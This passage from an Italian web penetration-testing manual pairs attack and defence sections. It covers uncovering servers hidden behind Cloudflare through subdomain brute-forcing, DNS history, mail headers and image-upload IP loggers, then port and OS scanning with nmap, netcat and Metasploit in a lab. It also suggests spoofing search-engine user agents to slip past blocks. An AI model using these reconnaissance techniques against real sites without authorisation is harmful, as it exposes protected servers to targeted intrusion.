Seguirà un'infinità di sottodomini da testare; ovviamente possiamo comandare il tool affinché salvi i risultati all'interno di un file (-o) oppure aumenti o diminusca i processi (-c [n]) per facilitare il lavoro. Nell'esempio che segue, salveremo l'output in un file (dns.txt) e useremo 64 threads anziché 32:

```
$ python subbrute.py hacklog.net -o dns.txt -c 64
```

Tutte le funzionalità sono descritte nell'help del programma, raggiungibile dal comando:

```
$ python subbrute.py -h
```

Attacco: **Reverse Proxy Resolving**

Simulazione DEMO; Tool: websploit

Il seguente lab prevede di determinare, con un certo successo, l'indirizzo IP protetto da Cloudflare. Per portare a compimento il test faremo uso di **Websploit**, un framework opensource per il rilevamento di vulnerabilità su portali Web da cui preleveremo un modulo denominato **Cloudflare Resolver**.

Nonostante questo sia specificatamente pensato per Cloudflare[47] al suo interno contiene un database di parecchi DNS pre-confezionati da cui siamo riusciti ad estrarre risultati validi anche per altri servizi. Seguirà ora una breve dimostrazione d'utilizzo.

Per prima cosa avviamo **websploit**, evocandolo semplicemente con il suo nome:

```
$ websploit
```

Una volta avviato possiamo caricare il modulo **web/cloudflare_resolver** con il comando **use** (per conoscere tutti i moduli disponibili possiamo usare il comando *show modules*), specificheremo il target (set) e avvieremo l'exploit (run):

```
wsf > use web/cloudflare_resolver
wsf:CloudFlare Resolver > set target hacklog.net
TARGET =>  hacklog.net
wsf:CloudFlare Resolver > run
[-------------------------]
[+] Default IP Address : 104.28.5.97
[-------------------------]
[-] mail.hacklog.it : N/A
[-] webmail.hacklog.it : N/A
[-] email.hacklog.it : N/A
[-] direct-connect-mail.hacklog.it : N/A
[-] direct.hacklog.it : N/A
[-] direct-connect.hacklog.it : N/A
[-] cpanel.hacklog.it : N/A
[+] ftp.hacklog.it : 89.40.172.66
[-] forum.hacklog.it : N/A
[-] blog.hacklog.it : N/A
[-] m.hacklog.it : N/A
[-] dev.hacklog.it : N/A
[-] record.hacklog.it : N/A
[-] ssl.hacklog.it : N/A
[-] dns.hacklog.it : N/A
[-] help.hacklog.it : N/A
[-] ns.hacklog.it : N/A
[-] ns1.hacklog.it : N/A
[-] ns2.hacklog.it : N/A
```

```
[-] ns3.hacklog.it : N/A
[-] ns4.hacklog.it : N/A
[-] irc.hacklog.it : N/A
[-] server.hacklog.it : N/A
[-] status.hacklog.it : N/A
[-] status.hacklog.it : N/A
[-] portal.hacklog.it : N/A
[-] beta.hacklog.it : N/A
[-] admin.hacklog.it : N/A
[-] imap.hacklog.it : N/A
[-] smtp.hacklog.it : N/A
```

Nel caso in cui il sysadmin abbia lasciato in chiaro uno dei sopracitati sottodomini sarà possibile risalire all'IP e procedere al pentesting.

In rete sono inoltre disponibili una serie di **Cloudflare IP Resolver proprietari**, utili qualora non si voglia lasciar traccia (o non si abbiano le competenze per farlo). Allo stato attuale sono disponibili alcuni portali, tra cui citiamo:

- https://iphostinfo.com/cloudflare/
- http://cyber-hub.net/domain_resolver.php
- https://webresolver.nl/tools/cloudflare
- https://www.cuteseotools.net/cloudflare-resolver
- http://www.skypeipresolver.net/cloudflare.php
- https://mmoapi.com/cloudflare-ip-resolver

Difesa: **Reverse Proxy Resolving**

Simulazione DEMO

Tutte le tecniche viste in precedenza consistono nell'indovinare il sottodominio che punta all'indirizzo IP corretto. Il sysadmin farebbe bene a non esporre l'indirizzo IP reale in rete, pena la necessità di dover far fronte ad attacchi di sicurezza su un'ulteriore piattaforma che dovrà poi mettere in

Sicurezza (questo argomento, purtroppo, non verrà affrontato in questo manuale in quanto fuori dal contesto).

Se stai utilizzando servizi esterni di Reverse Proxy come Cloudflare o simili (Figura 4.2) fai in modo che i record non diano indicazioni sul presunto indirizzo IP: ricorda che, comunemente, questi servizi proteggono l'indirizzo IP solo alla risoluzione di protocolli HTTP (* e www).




Figura 4.2: dal pannello di gestione del Reverse Proxy (qui Cloudflare) è consigliato rimuovere i riferimenti a record facili da prevedere.

Attacco: **DNS History**

Simulazione DEMO

Fortunatamente nel tempo i sysadmin/web master sono stati sensibilizzati rispetto alle pratiche corrette di configurazione, quindi non meravigliarti se non riuscirai a trovare l'IP macchina corretto! C'è però la possibilità che il dominio in passato fosse collegato direttamente all'indirizzo IP della macchina: ecco che in questo caso può esserci utile uno storico dei DNS passati, magari che hanno salvato l'indirizzo IP della macchina server!

Te ne indico qualcuno, purtroppo non sono perfetti (specie su siti web poco visitati) ma sono quasi infallibili se il sito ha almeno 1 anno di vita o è già presente nei motori di ricerca:

- https://toolbar.netcraft.com/site_report
- https://dnstrails.com

- https://dnshistory.org
- http://viewdns.info/iphistory/
- https://completedns.com/dns-history/

Esistono tool da linea di comando che possono fare al caso nostro (ad esempio https://github.com/vincentcox/bypass-firewalls-by-DNS-history) tuttavia non vedo il motivo, almeno per questo argomento, di tediare ulteriormente il lettore con l'ennesimo programma.

Difesa: **DNS History**

Simulazione DEMO

Purtroppo non possiamo controllare i crawler esterni: effettuando i test sopracitati è possibile che l'indirizzo IP della tua macchina venga esposto alla rete. In questi casi la soluzione più semplice è quella di richiedere un nuovo indirizzo IP al proprio host o di cambiare direttamente soluzione web prima di incorrere in spiacevoli eventi.

4.3.2 Estrapolazione manuale degli IP

Oltre alle tecniche comunemente conosciute di enumerazione dei DNS esistono diversi workaround che fanno uso di tecniche miste su siti web che consentono l'interazione con l'applicazione web installata (mi riferisco in particolar modo a forum, blog e tutti quei portali che offrono la possibilità di "interagire" con essi).

Per questi test andiamo ad esaminare alcune tecniche su ambienti controllati – non effettueremo test in locale né su siti in live onde evitare disclosure[48] di vulnerabilità – tuttavia sentiti libero di installare dei CMS su un tuo web server in rete o hosting.

Attacco: **IP Extraction by Mail**

Simulazione DEMO

Se l'applicazione web usa le funzioni del web server (nel linguaggio PHP la funzione è **mail()**) per l'invio della posta farà si che l'indirizzo IP del server reale venga esposto.

È possibile verificarne l'IP costringendo l'applicazione web ad inviarci una mail (registrando un account, recuperando la password, ottenendo una newsletter e così via) [Figura 4.3]; dal nostro client di fiducia estrarremo quindi gli header originali [Figura 4.4] [Figura 4.5] in cui sono contenute tutte le informazioni relative alla mail appena ricevuta.

È importante considerare in questo caso che gli header potrebbero essere diversi da web server a web server, versione del protocollo, CMS e mille altri fattori: sarà quindi necessario avere un po' di pazienza e spulciare tra i log ottenuti all'interno delle variabili RECEIVED..

Figura 4.3: effettua la registrazione ad un'applicazione web




Figura 4.4: riceverai una mail dal web server; accedi agli header della mail

```
neither permitted nor denied by best guess record for
domain of apache@
) smtp.mailfrom=apache@

Return-Path: <apache@
>
Received: from
(
. [52.10.20 ])
by            with ESMTPS id

for <                  >
(version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-
SHA256 bits=128/128);
Sat, 18 Nov 2017 02:42:03 -0800 (PST)
Received-SPF: neutral (google.com:              is
neither permitted nor denied by best guess record for
domain of apache@
) client-ip=            ;
Authentication-Results: mx.google.com:
```

Figura 4.5: dagli header otterrai l'indirizzo IP del web server che ti ha inviato la mail

Difesa: **IP Extraction by Mail**

Simulazione DEMO

Se la funzione di invio mail viene effettuata direttamente dalla web app è probabile che questa esponga l'indirizzo IP direttamente nel codice sorgente: è possibile prevenire che ciò succeda affidando l'invio a un server SMTP esterno creato da sé, oppure utilizzando uno dei tanti servizi esterni (a pagamento e in certi casi gratuiti entro certi limiti) come:

- https://mailchimp.com/
- https://www.mailjet.com/

- https://www.mailgun.com/
- https://sendgrid.com/

oppure utilizzando servizi in cloud come l'ottimo Amazon SES (https://aws.amazon.com/it/ses/) o Firebase Cloud Messaging di Google (https://firebase.google.com/docs/cloud-messaging/).

Si consideri che molti CMS in commercio permettono di collegarsi a server SMTP esterni: oltre a garantire una maggiore protezione, sono indicati per evitare (o limitare) che l'indirizzo IP del vostro web hosting venga considerato spam.

In alternativa è possibile utilizzare il proprio account SMTP creato da servizi free email: questi, tuttavia, tendono a limitare l'uso e a bloccare gli abusi oltre poche decine di email inviate.

Attacco: **IP Extraction by Upload**

Simulazione DEMO

L'uso di questa tecnica prevede lo sfruttamento di un uploader di immagini in grado di recuperare risorse da URL esterni.

Chiaramente è necessario prima di tutto che l'applicazione web supporti il caricamento all'interno dello spazio web in cui è hostato il sito; fatta questa premessa è necessario avere un **IP Logger**: in rete esistono diversi "Image IP Logger" completi di codice in PHP in grado di raccogliere e memorizzare gli IP.

Per comodità (e anonimato) si potrebbe scegliere di utilizzare servizi esterni come IPlogger (https://iplogger.org) che permettono di generare un URL random da dare in pasto al form di upload [Figura 4.6] [Figura 4.7].

Figura 4.6: genera l'immagine da IPlogger



Figura 4.7: in questo caso l'indirizzo IP è stato ottenuto

Il concetto chiave di questo metodo è molto semplice: caricando la risorsa esterna da noi controllata, il form di upload genera una richiesta HTTP a tale risorsa. Questa in realtà non è una vera e propria immagine, bensì uno script con estensione JPG/PNG/GIF[49] che sarà in grado di raccogliere gli HEAD HTTP e, con esso, l'indirizzo IP che il web server comunica.

A prescindere dalla risposta che riceveremo (molte applicazioni web fanno un controllo non solo sull'estensione ma anche sulla risoluzione, peso e ovviamente se è un'immagine valida) la richiesta HTTP sarà sufficiente per determinare l'indirizzo IP reale del sito.

La seguente tecnica può essere usata anche in altre situazioni, ad esempio allegando l'immagine in una mail per scoprire l'idirizzo IP. Interessante vero?

Difesa: **IP Extraction by Upload**

Simulazione DEMO

Come per le email, sarebbe il caso di spostare le risorse verso un altro server:

il programmatore o il web master con il proprio CMS troveranno la relativa documentazione in merito alla possibilità di usare host esterni.

In alternativa, anche qui consigliamo l'uso di servizi esterni in cloud per la messa online di risorse statiche come:

- Amazon S3 (https://s3.console.aws.amazon.com/s3/home)
- Google Cloud Storage (https://cloud.google.com/storage/)
- Microsoft Azure Storage (https://azure.microsoft.com/it-it/services/storage/)

4.3.3 Host file

Sei riuscito a trovare l'IP reale del dominio? Bene, in questo caso hai la possibilità di bypassare molti dei problemi che solitamente si verificano di fronte a un server intermedio.

Avere l'indirizzo IP della macchina non basta, specie quando il portale da testare condivide il suo spazio con altri portali: è necessario far credere quindi al server che stiamo risolvendo il dominio interessato.

Per farlo possiamo mappare il dominio all'indirizzo IP direttamente sul nostro computer modificando il file hosts:

```
$ nano /etc/hosts
```

Quindi aggiungiamo la stringa alla fine del file come segue (lo spazio tra dominio e IP è solitamente assegnato dal tasto [TAB]):

```
20.0.0.3        victim
20.0.0.4        metasploitable
```

Da questo momento, collegandoci a victim e metasploitable (puoi provare digitando http://victim e http://metasploitable sul tuo browser) verranno risolti gli indirizzi IP delle macchine reali; se queste avessero avuto dei Reverse Proxy, in questo modo è possibile bypassarli per eventuali test futuri.

4.3.4 Protezioni Avanzate

È possibile che, nonostante tutti i test effettuati, non siamo riusciti a trovare l'indirizzo IP oppure che sia impossibile ottenere informazioni da esso. Alcune soluzioni per mitigare gli attacchi che spiegheremo consistono nel limitare il

traffico del server a dei sistemi scelti da noi (*whitelisting*) oppure bloccare il traffico a sistemi specifici (*blacklisting*).

Difesa: **HTTP Whitelisting**

Simulazione DEMO

Lo schema che andiamo ad analizzare consiste in un server, con attivo il servizio HTTP sulla porta 80, configurato per rispondere solo ed esclusivamente al Reverse Proxy collegato.

Il whitelisting in questo caso può essere effettuato sia con un firewall (in GNU/Linux si troverà utile *iptables*[50]) che attraverso una semplice configurazione a livello di Web Server, come ad esempio attraverso una configurazione in *.htaccess*:

```
# Se l'indirizzo IP è del Reverse Proxy
Allow from [indirizzoIPReverseProxy1]
Allow from [indirizzoIPReverseProxy2]
# Se non corrisponde l'indirizzo IP
Deny From All
```

Questo metodo permette, anche nell'eventualità che l'IP del server venga scoperto, di rifiutare qualunque connessione al di fuori di esso.

Bypassare questo sistema può essere un compito non facile: l'evoluzione dei vari sistemi permette di ricevere aggiornamenti di sicurezza in maniera automatica, facendo uso di diverse tecnologie di mitigazione senza troppe preoccupazioni.

Difesa: **SSH Whitelisting**

Simulazione DEMO

La soluzione descritta in precedenza ci permette di bloccare tutto il traffico HTTP; come abbiamo già visto però, i Reverse Proxy a cui siamo abituati bloccano solo ed esclusivamente il traffico HTTP, lasciando trascurato qualunque altro protocollo.

Un amministratore di sistema potrebbe comunque bloccare il traffico al di fuori:

- Del suo stesso indirizzo IP (nel caso abbia un indirizzo IP statico, ovviamente)
- Dell'indirizzo IP di un altro server (in questo caso l'amministratore di sistema dovrebbe creare un Tunnel SSH[51] per collegarsi ad esso)
- Dell'indirizzo IP di una VPN (in questo caso l'amministratore di sistema dovrebbe avere una VPN con IP statico, sua o fornita da terzi)

Mettere in whitelisting il servizio SSH permette di mettere in sicurezza la porta da cui è possibile accedere direttamente al server; attraverso questo metodo, il cyber-criminale dovrà essere in grado di violare prima uno dei tre sistemi sopra-elencati.

Difesa: **Honeypot Blacklisting**

Simulazione DEMO

È risaputo che i cyber-criminali nascondono le loro attività attraverso proxy di vario genere: in rete sono disponibili interi database di indirizzi IP considerati malevoli, spesso gestiti da servizi (Honeypot) che raccolgono record da campioni di siti web civetta messi in rete appositamente per contrastare le attività illegali.

Un amministratore di sistema può decidere di interfacciare il proprio server o la propria applicazione web attraverso uno di questi Honeypot, così da avere una lista sempre aggiornata di indirizzi IP da bloccare per ogni evenienza.

Tra i più famosi database troviamo:

- Project Honeypot (https://www.projecthoneypot.org)
- *MaxMind* (https://www.maxmind.com/en/high-risk-ip-sample-list)
- *Spamhaus* (https://www.spamhaus.org/drop/drop.lasso)
- *The CINS Army List* (http://cinsscore.com/list/ci-badguys.txt)
- *blocklist.de* (https://lists.blocklist.de/lists/all.txt)
- *Greensnow* (http://blocklist.greensnow.co/greensnow.txt)
- *Stopforumspam* (http://stopforumspam.com)
- *TOR Project, per bloccare gli accessi da TOR* (https://torproject.org)
- *Akismet* (https://akismet.com)

Inoltre vanno considerati tutti quei portali, motori di ricerca e crawler (come la proxy list di Inforge[52]) che collezionano ogni giorno centinaia di proxy anonimizzanti pronti per essere utilizzati anche da qualche malintenzionato.

Alcuni script in rete permettono di automatizzare il blocco degli indirizzi IP prendendo come fonti i servizi sopracitati. Uno di questi è IPset-blacklist (https://github.com/trick77/ipset-blacklist) ed è in grado di autoconfigurarsi in un numero illimitato di server attraverso IPtables, il firewall integrato nel kernel di Linux.

Difesa: **Geoblocking**

Simulazione DEMO

Sulla falsa riga del blocco IP l'amministratore di sistema può decidere di bloccare le richieste provenienti da specifici paesi che si ritengono inaffidabili. La scelta di bloccare uno o più paesi è a discrezione del sysadmin, inoltre non è possibile dire con certezza che il traffico proveniente da uno specifico paese sia malevolo.

È possibile eseguire il blocco geografico sia a livello di server sia a livello di applicazione web; tale funzione solitamente è fornita anche dai vari Reverse Proxy ed è la mossa migliore da compiere se ne abbiamo uno a disposizione.

Esistono anche generatori online[53] per creare una lista di indirizzi IP da bloccare attraverso le configurazioni del web server.

Difesa: **User Agent Block**

Simulazione DEMO

Nonostante sia sempre meno comune, alcuni sysadmin, più specificatamente i sistemi di protezione che installano, bloccano gli User Agent ritenuti malevoli.

Lo User Agent riassume alcune informazioni in merito al client che effettua la richiesta: nel caso di un Browser, esso può comunicare il tipo di browser, il modello e il Sistema Operativo in uso; altre volte può usare informazioni povere o "standardizzate" in base al framework/linguaggio di programmazione che è stato utilizzato per progettare un programma.

Ritengo in parte inutile bloccare gli User Agent in quanto molti dei tool qui

presentati consentono di effettuare lo spoofing di questi ultimi, rendendo quindi inefficace ogni protezione a riguardo.

Troverai in rete alcuni ottimi script auto-configuranti compresi di liste chilometriche sui "bad-bot" da bloccare: un buon punto di partenza è indubbiamente *Ultimate Bad Bot Blocker*, disponibile sia per Apache[54] che per nginx[55].

Nota avanzata: alcuni web server sono configurati per bloccare molti user agent ma allo stesso tempo per far passare quelli dei Motori di Ricerca. Alcuni web master infatti ritengono che gli spider di un Search Engine non dovrebbero trovare strade chiuse, pertanto potrebbe risultare efficace spoofare lo user agent del proprio tool utilizzando una delle seguenti stringhe: Googlebot, Bingbot, Slurp, DuckDuckBot, Baiduspider, YandexBot, facebot, ia_archiver.

Difesa: **WAF, IDS e Scenari**

Simulazione DEMO

L'utilizzo di un **Web Application Firewall** funge da Reverse Proxy e permette di filtrare e riconoscere potenziali attacchi comuni ai danni di Web Server e Applicazioni Web. I WAF possono trovare sotto diverse forme come librerie, estensioni di framework o moduli di Web Server (tra questi citiamo ModSecurity[56], progetto Open-source).

Allo stesso modo un **IDS** (Intrusion Detection System) può garantire una buona protezione contro attacchi ai danni di applicazioni web: è possibile attingere alcune nozioni base dall'ormai defunto PHPIDS (https://github.com/PHPIDS/PHPIDS) o dal più recente Expose (https://github.com/enygma/expose). In alternativa, si consiglia di sviluppare le proprie applicazioni base utilizzando Framework – Lavarel[57], Symfony[58], CodeIgniter[59], CakePHP[60], Zend[61] – di sviluppo aggiornati e già (quasi del tutto) sicure. Vedremo anche un utilizzo basilare di *Snort*, ottimo IDS disponibile per il mondo GNU/Linux.

Dal prossimo capitolo in poi questo manuale affronterà tecniche meno "buone" per il sistema vittima, che potrebbe insospettirsi attivando sistemi di protezione integrati (come IDS, Firewall e via dicendo). Questo manuale non vuole, e non intende, sostituirsi ad un buon corso formativo sulla sicurezza di

un server in toto, quanto piuttosto mostrare alcune delle falle più comuni sul web. La sicurezza di un server è ben altra cosa, richiede conoscenze più ampie sulle tecnologie attuali e non basterebbe (probabilmente) un solo libro per indicarle tutte.

Allo stesso modo, anche il cyber-criminale sa della presenza di alcuni strumenti volti a mitigare gli attacchi informatici sul nascere; questi sono tuttavia in costante evoluzione e non è nostra intenzione, in questa sede, scorporarli col fine di identificare falle e vulnerabilità, configurazioni errate o tecnologie particolari.

Fatta questa premessa è probabile che, nonostante sia stato estrapolato l'indirizzo IP della vittima, questo si rifiuti di rispondere a uno o molti metodi presentati o che a breve vedremo: i motivi sono da ricercare nelle difese applicate dai sysadmin attraverso fix o pratiche corrette di configurazione.

È doveroso quindi ricordare al lettore che non esiste nessuna bacchetta magica per violare un portale web ma, anzi, fortunatamente esistono molte strade per mettere in sicurezza un portale, pertanto sarà raro poter applicare qualunque metodo qui descritto come da manuale su un sito web già operativo (in caso contrario, sarebbe già stato violato).

4.4 Servizi Attivi

Il capitolo che andiamo ad affrontare analizza tecniche e strumenti per determinare i servizi attivi nella macchina vittima: è bene ricordare che il seguente manuale riguarda il World Wide Web e, pertanto, verranno ignorate fasi di test approfondite su servizi diversi da quello che ci interessa.

Con servizi ci riferiamo quindi a tutti quei programmi, installati su un server, a cui è possibile collegarsi per compiere determinate azioni come navigare nel sito, inviare posta, caricare o scaricare file e così via. Ogni servizio fa uso di un protocollo per poter comunicare e usa una delle tante porte disponibili sull'interfaccia di rete.

Ricorda che effettuare la verifica dei servizi attivi su un Server, e più in generale effettuare scansioni ed enumerazioni, può causare l'indisponibilità del Server a rispondere alle richieste (nel caso in cui, ad esempio, vengano inondati da molteplici richieste).

4.4.1 Determinare le porte attive

Per un cyber-criminale è molto importante conoscere quali servizi sono attivi, così da creare un miglior profilo della macchina vittima e sferrare attacchi mirati senza insospettire un amministratore di rete o un IDS. Questa parte viene chiamata **Portscan**.

Attacco : **Port Scan**

Simulazione DEMO

Abbiamo già visto l'uso di Nmap ma non abbiamo parlato delle sue grandi potenzialità: tra queste viene offerta la possibilità di testare un host su qualunque tipo di protocollo.

Nel corso di questo capitolo analizzeremo solo un tipo di scan, ovvero il SYN TCP: questo è il metodo più affidabile e veloce per verificare la maggior parte dei servizi attivi in un server. Per maggiori informazioni vista https://it.wikipedia.org/wiki/Port_scanning

Vediamo come questo sia possibile:

```
$ nmap -sS scanme.nmap.org
```

Il comando lanciato fa uso di un unico parametro (-sS) che stabilisce un tipo di scansione basato sul metodo SYN TCP, seguito dall'host che si intende scansionare. Il risultato sarà all'incirca il seguente:

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-03-07 16:36 CET

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (4.1s latency).

Other addresses for scanme.nmap.org (not scanned):
2600:3c01::f03c:91ff:fe18:bb2f

Not shown: 996 closed ports

PORT      STATE SERVICE

22/tcp    open  ssh

80/tcp    open  http

9929/tcp  open  nping-echo
```

```
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
```

I risultati dimostreranno il numero delle porte aperte, la tipologia e il servizio attivo sulla porta.

In determinati casi può essere utile **salvare i risultati** all'interno di un file, per poi recuperarli successivamente. Il comando in questo caso vorrà il parametro -o, seguito dal nome del file come nel seguente esempio:

```
$ nmap -sS scanme.nmap.org -o nmap-results.txt
```

Il metodo visto precedentemente fa uso di alcune porte di default; questo può però allarmare gli IDS e buttarci fuori dai giochi!

In certe situazioni può risultare utile **scansionare solo una specifica porta**, ignorando tutte le altre; in questo caso si utilizza il parametro -p seguito dal numero di porta, come nell'esempio:

```
$ nmap -sS -p 80 scanme.nmap.org
```

Tuttavia i comportamenti di Nmap potrebbero essere intercettati da un sistema di difesa della vittima; laddove è necessario minimizzare le tracce lasciate è possibile fare una scansione di tipo TCP a tre vie (il cosiddetto *three-way handshake*), decisamente più lento ma necessario qualora l'host vittima decida di rifiutarsi a rispondere alle richieste SYN TCP di Nmap.

Questo compito può essere affidato a **netcat**, il coltellino svizzero delle reti TCP/IP già preinstallato in qualunque sistema UNIX. Vediamone il funzionamento con un esempio:

```
$ nc -z -v -w3 scanme.nmap.org 1-500

scanme.nmap.org [45.33.32.156] 80 (http) open

scanme.nmap.org [45.33.32.156] 22 (ssh) open
```

In questo modo:

- -z, imposta la modalità "scansiona porte"[62]
- -v, imposta la verbose mode (utile per vedere i progressi del programma)
- -w3, imposta il tempo di scansione del programma (dove [3] sono i secondi)
- 1-500, indica il range di porte che si vogliono testare

Attacco : **Port Scan (Metasploit)**

Simulazione Metasploitable

Il nostro primo approccio con Metasploit (il Framework) e Metasploitable (la macchina vittima) inizia da qui. La prima cosa che andremo a fare è aprire msfconsole, un tool da linea di comando che ci permette di interagire con Metasploit:

```
$ msfconsole
```

Una volta avviato il tool avremo come prefisso di linea "msf >", così da sapere che stiamo lavorando all'interno del programma.

Con Metasploitable possiamo interagire con nmap: inoltre è possibile salvare i dati ottenuti dal target e manipolarli successivamente con Metasploit (il parametro sarà -oA). Effettuiamo uno scan ai danni di metasploitable:

```
msf > nmap -v -sV 20.0.0.3 -oA metasploitable
```

In alternativa possiamo sostituire nmap con db_nmap e omettere i parametri -oA:

```
msf > db_nmap -v -sV 20.0.0.3 metasploitable
```

Sentiti libero di provare tutte le combinazioni precedentemente descritte con nmap. Devi sapere inoltre che Metasploit Framework integra ulteriori scanner al suo interno, per maggiori informazioni visita la documentazione ufficiale[63]. In ogni occasione potrai richiamare la lista dei servizi con il comando:

```
msf > services
```

o qualora avessi bisogno di maggiori dettagli su uno specifico servizio:

```
msf > services -p [numeroporta] -c name,port,proto
```

ad esempio:

```
msf > services -p 80 -c name,port,proto
```

4.4.2 Determinare il Sistema Operativo

Parte del successo di un attacco informatico è dato dal sapere quale Sistema Operativo è installato sul Server che si intende testare; conoscere il Sistema Operativo ci permette di avere un'idea più chiara dell'ambiente in cui ci ritroveremo e quindi di anticipare i comandi da utilizzare, la struttura delle directory, le vulnerabilità specifiche sui servizi attivi di quel Sistema Operativo e così via.

Anche per l'identificazione dell'OS esistono diversi approcci; c'è chi preferisce, onde evitare di lasciar ulteriori tracce, fare un controllo incrociato tra il numero di porte aperte e i servizi attivi.

Un esempio è rilevare la porta 139 con NetBIOS attivo che potrebbe voler dire che il sistema operativo attivo è Windows. Un altro esempio può essere l'uso della porta 2049 di NFS, spesso associata alle macchine UNIX. Queste in ogni caso sono solo delle congetture, soprattutto in considerazione alla costante evoluzione che i Sistemi Operativi stanno subendo in merito anche al supporto verso tecnologie proprietarie o un tempo esclusive[64].

Non tutto è perduto: grazie alla potenza di Nmap siamo in grado di estrapolare il fingerprinting dello stack[65], un metodo che incrocia diverse varianti in seguito alle modifiche (e documentazioni a riguardo, vedesi RFC) sulle porte in uso; questo ci permette così di automatizzare i controlli, facendo ipotesi più precise sul sistema operativo attuale.

Attacco: **OS Detection**

Simulazione DEMO; Tool: nmap

Il parametro da utilizzare con Nmap in questo caso è -O:

```
$ sudo nmap -O scanme.nmap.org

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-13 12:00 CET

...

Aggressive OS guesses: Linux 4.0 (94%), Linux 4.4 (94%), Linux 3.10
(93%), Linux 3.10 - 3.12 (93%), Linux 2.6.32 (91%), Linux 3.11 -
4.1 (90%), Linux 3.4 (90%), Linux 3.5 (90%), Linux 4.2 (90%),
Synology DiskStation Manager 5.1 (90%)
```

```
No exact OS matches for host (test conditions non-ideal).
...
```

I report potranno essere più o meno esatti: nel caso in cui non sia in grado di identificare in maniera certa l'OS, Nmap provvederà comunque a fornire un elenco dei probabili OS ordinati per probabilità.

Preferisci l'interfaccia grafica? Con Zenmap avrai una GUI con dei profili di scansione già pronti all'uso. Per info: https://nmap.org/zenmap/

L'affidabilità dei risultati è comunque data da quante più porte sono in ascolto sul sistema: qualora non avessimo risultati, Nmap potrebbe rifiutarsi di darci una risposta in merito: per maggiori informazioni si consiglia di lanciare il manuale di Nmap o di visitare la pagina sul sito ufficiale di riferimento[66].

Attacco: **OS Detection (MSF)**

Simulazione Metasploitable; Tool: nmap

Come visto in precedenza possiamo usare Metasploit per utilizzare nmap e tentare di conoscere il Sistema Operativo in uso dalla macchina vittima. Dalla macchina **attacker** lanciamo msfconsole:

```
$ msfconsole
```

Il test verrà effettuato sulla macchina **metasploitable**, quindi il comando sarà:

```
msf > sudo nmap -v -O 20.0.0.4 -oA metasploitable
[*] exec: sudo nmap -v -O 20.0.0.4 -oA metasploitable
... 3.92s elapsed
Initiating SYN Stealth Scan at 16:55
Scanning 20.0.0.4 [1000 ports]
...
Completed SYN Stealth Scan at 16:55, 1.49s elapsed (1000 total
ports)
Initiating OS detection (try #1) against 20.0.0.4
```

```
...
Nmap scan report for 20.0.0.4
Host is up (0.00029s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
...
MAC Address: 08:00:27:4B:C3:B1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
...
```

Da notare come in questo caso abbiamo usato sudo (privilegi d'amministratore), in funzione di quanto richiesto da nmap per funzionare.

4.4.3 Determinare il Web Server

Uno dei metodi più elementari per identificare correttamente un web server è attraverso la tecnica del **Banner Grabbing**, letteralmente catturare il banner: si identifica banner l'output che il server offre a seguito di una richiesta semplice a una porta TCP/IP in ascolto sul server.

Attacco: **Web Server Detection**

Simulazione DEMO; Tool: netcat

Aprire una richiesta semplice è possibile sempre tramite netcat; procediamo a lanciare il comando come segue:

```
$ nc -v scanme.nmap.org 80
found 0 associations
found 1 connections:
     1: flags=82<CONNECTED,PREFERRED>
...
```

Il comando appena lanciato mostrerà i risultati direttamente a schermo (verbose mode, tramite il parametro -v) sull'host indicato (scanme.nmap.org) e sulla porta 80. Pigiamo nuovamente [INVIO] per ottenere una risposta di tipo 400 dal Web Server:

```
